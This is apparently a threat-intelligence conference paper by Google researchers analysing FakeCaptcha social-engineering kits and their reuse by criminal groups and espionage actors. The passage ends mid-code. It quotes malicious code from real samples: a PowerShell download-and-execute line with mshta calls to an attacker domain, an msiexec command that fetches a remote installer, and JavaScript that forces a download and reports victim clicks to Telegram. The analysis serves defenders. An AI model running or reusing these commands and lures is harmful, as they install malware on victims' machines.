2025 BERLIN

24 - 26 September, 2025 / Berlin, Germany

YOU DEFINITELY DON'T WANT TO COPYPASTE THIS: FAKECAPTCHA ECOSYSTEM

Dmitrij Lenz & Roberto Dasilva

Google, Switzerland

idima@google.com
odinson@google.com

ABSTRACT

Throughout the latter half of 2024, social engineering attacks leveraging the 'FakeCaptcha/FixIt' technique became a prevalent initial infection vector. This method tricks users into executing malicious command-line instructions copied from deceptive websites or emails.

The success of this tactic motivated numerous threat actors to create tailored solutions, adaptable to various distribution methods such as email spam and malvertising. Simultaneously, threat actors aim to maximize efficiency by reusing components from existing kits. This is a straightforward process due to the availability of the code. Some actors use the deceptive narrative combined with other techniques such as drop-by.

Over the course of a year, we gathered samples to statistically analyse the FakeCaptcha ecosystem. While we couldn't fully trace every infection, we collected a large number of landing pages and second-stage scripts, along with a smaller but still substantial set of final payloads. This data allows us to identify the preferred tactics of threat actors within this ecosystem.

This paper explores multiple prevalent implementations and tracks their evolution including key reusable components. Considering the ongoing development of some kits during 2024/2025, the progression of specific implementations will be highlighted.

Our approach involves a detailed examination of evolution within the FakeCaptcha ecosystem with the focus on concrete examples. This allows us to highlight the key reusable components, stylistic elements, and functional enhancements that have emerged over time, providing a comprehensive understanding of how these techniques have adapted and become increasingly sophisticated.

We evaluate the increasing adoption of this technique by actors engaged in espionage. Espionage-focused kits frequently incorporate off-the-shelf components from criminal FakeCaptcha kits, augmented with additional methods. This also illustrates the efficacy of this technique, used even by state-sponsored organizations.

EVOLUTION OF THE FAKE CAPTCHA

Seemingly countless FakeCaptcha implementations exist, but our analysis indicates they largely rely on a few core building blocks that are consistently reused across various malicious campaigns, including both cybercrime and advanced persistent threats (APTs). This section aims to identify these fundamental building blocks and explore their evolution over time.

We will examine seven distinct kits, each representing a foundational block at some point. Most other kits we observed were minor variations of these. Some of the kits we discuss are next-generation versions, while others have evolved independently.

Kit #1

One of the first massive FakeCaptcha campaign samples was uploaded to *VirusTotal* in August 2024 (c1ce5a43dd786e229eb2e3adfd125d0a95eb2cf6388682594612e3673633224d [1]). Its style elements were pretty simple and the page was mostly static. The kit included unobfuscated PowerShell commands and clear-text instructions.




Figure 1: One of the first massive FakeCaptcha campaign samples.

Kit #2 : Complex visuals and decoupled architecture

Despite multiple variations, the first real evolution in FakeCaptcha samples appeared on *VirusTotal* at the beginning of October 2024 (3578d3e56bb3db1894086e5dfca1622eca79b4683361451d2b4526a006cb4064 [2]). The kit's stylistic

elements were significantly improved, adding more details to the page as well as configuration granularity. These elements have consistently been reused across many subsequent kits. In addition to the improved visuals the kit adds more JavaScript for controlling the visuals, which eventually adds dynamics to the page and boosts its credibility.




Figure 2: The first real evolution in FakeCaptcha samples, with improved stylistic elements.

The functions `addCaptchaListeners` and `showVerifyWindow` become foundational elements that define the overall structure and operation of this kit, as well as many others that follow. The `showVerifyWindow` function contains all necessary components for building and presenting a malicious command to a target, while the `addCaptchaListeners` function triggers the kit's overall functionality.

This was the point at which APT actors started to consider the FakeCaptcha technique in their operations as well.

UNC5750 usage of FakeCaptcha kit #2

UNC5750 is a suspected espionage cluster of unknown origin with an apparent focus on targeting Ukrainian local and national government entities via phishing domains masquerading as *RoundCube* and *Outlook Web Access* (*OWA*) login pages. The actor employed a social engineering tactic that involved tricking the targeted user into copying, entering and running a PowerShell command via a *reCAPTCHA*-themed lure.

Upon examining the sample used by UNC5750 (c8de335592c17deb99a4fd3cb968f2672af517001af2825d344bcd0eeb87ec7b [3]) in attacks against Ukraine using FakeCaptcha, we identified overlaps with the cybercrime kit #2 (e.g. 7be9a235fc3203c879f4faba40a382ab5e0c53b3d02a045d30bfecca2444bfff [4]). The espionage kit deployed a custom PowerShell script, establishing an SSH tunnel to malicious infrastructure, setting up an email filter, and dropping METASPLOIT, while the cybercrime kit distributed Lumma Stealer.

The code of the two kits is almost identical. The shift towards using Mshta was also a notable characteristic, as most other kits used PowerShell scripts for their second stage. In this particular UNC5750 sample, the modular command build was commented out and replaced with just a single-line command.

UNC5750 sample	Cybercrime sample

`function stageClipboard(commandToRun, verification_id){`
`// const suffix = " # "`
`// const ploy = "â ''I am not a robot - reCAPTCHA Verification ID: "`
`// const end = "''"`
`const textToCopy = commandToRun + '"iex (New-Object Net.WebClient).DownloadString('https://mail.zhblz.com/B');pumpndump -hq https://mail.zhblz.com;mshta https://mail.zhblz.com/b #  â ''I am not a robot - reCAPTCHA ID: ${verification_id}''"'`
`setClipboardCopyData(textToCopy);`
`}`
	`function stageClipboard(commandToRun, verification_id){`
	`const suffix = " # "`
	`const ploy = "â ''I am not a robot - reCAPTCHA Verification ID: "`
	`const end = "''"`
	`const textToCopy = commandToRun + suffix + ploy + verification_id + end`
	`setClipboardCopyData(textToCopy);`
	`}`

There is no suggestion of any connection or cooperation between the cybercrime and APT groups here. Rather, the intention is to point out clear instances of borrowing and similarities among FakeCaptcha kits.

APT42 usage of FakeCaptcha kit #2

APT42 is an Iranian state-sponsored cyber espionage group tasked with conducting information collection and surveillance operations against individuals and organizations of strategic interest to the Iranian government. The group's operations, which are designed to build trust and rapport with their victims, have included accessing the personal and corporate email accounts of government officials, former Iranian policymakers or political figures, members of the Iranian diaspora and opposition groups, journalists, and academics who are involved in research on Iran. The group has also deployed mobile malware capable of tracking victim locations, recording phone conversations, accessing videos and images, and extracting entire SMS inboxes.

APT42 has also utilized FakeCaptcha in its operations. Like other actors, the APT42 group based their kit upon an existing criminal kit (kit #2) as a foundation. For the purposes of this discussion, we will examine a slightly more advanced version of kit #2. This variant (f082cdd8cc30b5bce5648271526ea54c2fff42f6abf615c2e31e7b49958c8eab [5]) was employed by the cybercrime threat actor but more closely resembles the APT sample (6645de305642ed11d367d009e0c449d0ec4c483ec9530fe731e2666fa9e088f8 [6]). Although the kits target different platforms (APT: PDFViewer, cybercrime: Google Meet), and thus utilize different background visuals, the elements related to the FakeCaptcha are quite similar.




Figure 3: FakeCaptcha in APT sample.




Figure 4: FakeCaptcha in cybercrime sample.

	APT42 sample	**Cybercrime sample**

Report the visit	`// httpPost_ABarz`
	`let data = {T: TarId};`
	`fetch(Domain + "/gq4f_connection", {`
	`method: "POST",`
	`headers: {'Content-Type': 'application/json'},`
	`body: JSON.stringify(data),`
	`})`
	`setInterval(function () {`
	`httpPost_ABarz()`
	`}, 1000);`
		`window.onload = function () {`
		`fetch('../../stats.php', {`
		`method: 'POST',`
		`headers: { 'Content-Type': 'application/x-www-form-urlencoded' },`
		`body: 'button_clicked=0',`
		`credentials: 'include'`
		`})`
		`...`
		`}`

Function names suffixes	showVerifyWindow_ARash addCaptchaListeners_AHar	showVerifyWindow addCaptchaListeners
Images	Base64 blob	https://www.google.com/recaptcha/about/images/reCAPTCHA-logo@2x.png [7]
Inline functions	stageClipboard	setClipboardCopyData

Kit #3: UNC5904's contribution to the FakeCaptcha ecosystem

UNC5904 is a distribution threat cluster that originally leveraged ad networks, adult websites and illegal streaming websites to generate traffic and distribute ZIP files (often multiple ZIP files nested in each other) containing oversized MSI installers or JavaScript files that eventually deliver a payload described in open sources as Raspberry Robin, which we track as DENSEDROP.

In October 2024, UNC5904 shifted towards the popular FakeCaptcha technique instead, and since then has remained one of the dominant players on this scene. Although the UNC5904 kit ([8]) is heavily built upon kit #2, its developers incorporated multiple new features that were subsequently adopted by other threat actors.




Figure 5: FakeCaptcha kit #3.

Initially, the threat actor did not entirely transition to FakeCaptcha; instead, it was viewed as an addition to their arsenal. To increase the likelihood of malware installation, even if the user refuses to run the presented malicious command, the kit automatically drops the malicious archive following a small delay.

```
checkboxBtn.addEventListener("click", function(event) {
    event.preventDefault();
    checkboxBtn.disabled = true;
    runClickedCheckboxEffects();
    setTimeout(() => {location.href =     'https://pretransact.homes/door/?_lp=1&_
token=uuid_bjv2d9bsojqf_bjv2d9bsojqf680f9feb05f246.58902530&offer_id=77';
    }, 25000)
});
```

The threat actor transitioned from using PowerShell and Mshta to using msiexec. This tactic, consistently employed by the group, persisted throughout the year. The group also utilizes basic obfuscation methods within the command.

```
let command = "msiexec \/fv https:\/\/profanities.lat\/3mVrc \/q";
```

Kit #4: Cloudflare FakeCaptcha template

In November 2024, threat actors began employing an additional template with *Cloudflare* branding (03eea5e4d7cdf62651b97a5b19e4853e1fd5a8e5199463af2c1be9861809c44e [9]). The visuals are entirely different due to a new template, yet certain function names remain the same (e.g. setClipboardCopyData, stageClipboard, etc.).




Figure 6: Kit #4 with Cloudflare branding.

All such kits have the Ray ID element, which is usually static and could be used reliably to find other examples of the same campaign.

```
<div class="ray-id">Ray ID: <code>5yb813364b538187</code></div>
```

The FakeCaptcha method had been largely successful within the criminal community by this time, leading to the development of countless variations of these basic kits.

Although other malicious actors have adopted the same tactic, the move from using links to images (like logos and icons) to directly embedding Base64-encoded media files started with the Cloudflare FakeCaptcha kits.

To more accurately track the performance of their kits, some threat actors began incorporating additional monitoring mechanisms into their tools (e.g. 90390c90f97f1b5ac2061ecb390e056c1e6819d1aa46537f2b2ef785ed21ce9a [10]).

```
$.get("https://api.ipify.org?format=json", function(data) {
var userIp = data.ip;
var encodedIp = btoa(userIp);
var apiUrl = window.location.origin + "/api/click/" + encodedIp;
$.ajax({
url: apiUrl,
type: 'GET',
```

```
contentType: 'application/json',
success: function(response) {

}
});
});
```

Kit #5: Telegram reporting

An upgrade of the Cloudflare crime kit #4 emerged in late 2024, featuring *Telegram* monitoring and visual implementation via path HTML tags (e.g. 26449e3396b970ecbf591e64ed3f8a982ffde57ef9e1584df276bdd6286ccb63 [11]).

The developers incorporated a logging feature using the *Telegram* API. In this instance, it serves to record when a CAPTCHA is clicked.

```
const userAgent = navigator.userAgent;
const platform = navigator.platform;
const browserInfo = getBrowserInfo();

const fullMessage = '${message}\n\nDevice Info:
    - User Agent: ${userAgent}
    - Platform: ${platform}
    - Browser: ${browserInfo.name} ${browserInfo.version}
    - OS: ${browserInfo.os}';

const url = 'https://api.telegram.org/bot${TELEGRAM_BOT_TOKEN}/sendMessage';
const response = await fetch(url, {
    method: 'POST',
    headers: {
        'Content-Type': 'application/json'
    },
    body: JSON.stringify({
    chat_id: TELEGRAM_CHAT_ID,
    text: fullMessage
})
```




Figure 7a: FakeCaptcha kit #5.




Figure 7b: FakeCaptcha kit #5.

In the later implementations of this kit, the *Telegram* monitoring was separated into its own JavaScript file and expanded. Each user is assigned a username and more manipulations are recorded.

```
// Function to generate a unique username
function generateUniqueUsername() {
    const adjectives = [
        'Long', 'Spider', 'Crazy', 'Brave', 'Silent', 'Mighty', 'Quick', 'Wise', 'Sneaky',
'Cosmic', 'Iron', 'Golden', 'Shadow', 'Frost', 'Thunder'
    ];
    const animals = [
        'Dog', 'Cat', 'Wolf', 'Fox', 'Hawk', 'Bear', 'Lion', 'Eagle', 'Shark', 'Scat',
'Whale', 'Owl', 'Tiger', 'Cobra', 'Raven'
    ];
    // Check if username already exists in localStorage
    ...
    // Generate a new unique username
    ...
    // Store the username in localStorage
    ...
    return username;
}

// Generate unique username
const uniqueUsername = generateUniqueUsername();
checkboxBtn.addEventListener("click", async () => {
...

const browserInfo = getBrowserInfo();

let notificationMessage = 'ð New click detected by   ${uniqueUsername}!ð¥\n' +
             '-------------------------------------\n' +
             ' OS:        ${browserInfo.os}\n' +
             ' SYSTEM:    ${browserInfo.name} ${browserInfo.version}\n' +
             ' CLICKS:    ${clickCount} ð¢\n' +
             ' SITE:      ' + window.location.href +'\n' +
             '-------------------------------------';
```

```
if (browserInfo.os === 'Windows') {
              notificationMessage = 'ð"â¨ Windows User Alert! **${uniqueUsername}** clicked!
ð\n' +
              '-------------------------------------\n' +
              ' OS:        ${browserInfo.os}\n' +
              ' SYSTEM:    ${browserInfo.name} ${browserInfo.version}\n' +
              ' CLICKS:    ${clickCount} ð¢\n' +
              ' SITE:      ' + window.location.href +'\n' +
              '-------------------------------------';
      }
  sendTelegramNotification(notificationMessage);
  stageClipboard(cmd, generatedId);

  if (browserInfo.os === 'Windows' && clickCount === 2) {
     sendTelegramNotification('ð¤ **${uniqueUsername}** Second Attempt! Indication of
potential hit');
  }

  if (browserInfo.os === 'Windows') {
     setTimeout(() => {
       sendTelegramNotification('â³ **${uniqueUsername}**, 20 seconds have passed! Keep me
updated until I disappear! ð"');
        }, 20000); // 20 seconds
  }
});
```

UNC4057 usage of FakeCaptcha kit #5

UNC4057, also known as COLDRIVER, is an espionage cluster that conducts highly targeted credential harvesting operations in support of Russian national interests. Since Russia's re-invasion of Ukraine in February 2022, UNC4057 has focused its efforts on organizations providing military and humanitarian support to Ukraine, as well as security organizations within NATO countries. These operations frequently target the personal mailboxes of victims, suggesting an interest in acquiring both personal and intelligence-related information. Public reporting [12] has also linked UNC4057 to hack-and-leak operations, indicating a potential expansion of its cyber-enabled operational mandate.

A FakeCaptcha mechanism was employed in a number of UNC4057's campaigns. The identified kit (13f7599c94b9d4b028ce02397717a1282a46f07b9d3e2f8f2b3213fa8884b029 [13]) is a customized version derived from one or more modifications of kit #5 (e.g. 96dea2a51593d06f19c057602a63a0351fe170210d2db4417e93f9ce72c668b9 [14]).

	UNC4057 sample	**Cybercrime sample**
		
Multiple replaced strings with consistent tagging ids	*Confirm that you are a human* *Verification is underway…* *Success.*	*Confirm that you are a human being.* *Progress…* *Successfully.*
JQuery import	Inline code of the library	https://code.jquery.com/jquery-3.6.0.min.js
JQuery usage	*$(document).ready(function()* *$(<id>).change(function()*	Same
Clipboard API	Used a newer API: *navigator.clipboard.writeText*	*document.execCommand("copy")*
Instructions	Text is replaced with pictures	Text of the command directly in the code

Kit #6: UNC5142

UNC5142, a financially motivated threat group, initially used the CLEARFAKE fake browser update campaign, starting in late 2023, injecting malicious JavaScript into compromised *WordPress* sites. In the latter half of 2024, they shifted to

FakeCaptcha (CLEARSHORT), distributing payloads via compromised sites. CLEARSHORT displays fake pop-up errors, prompting users to execute malicious PowerShell commands.

UNC5142 has maintained a strong and consistent presence in this area for a significant period. The group's kit is also quite recognizable, particularly their structured approach and their use of EtherHiding technique (usage of blockchain to host further stages of the infection process). This gives them an opportunity to update the distribution chain and stay resilient to takedowns.

The injected JavaScript brings a crypto library (`ethers-5.2.umd.min.js`) to communicate with the chain (e.g. 479a423761b88eebb8b4afacdbed71992f1945d5ae2ac54099f761bba989120e [15])

```
const binance_rpc = new ethers.providers.
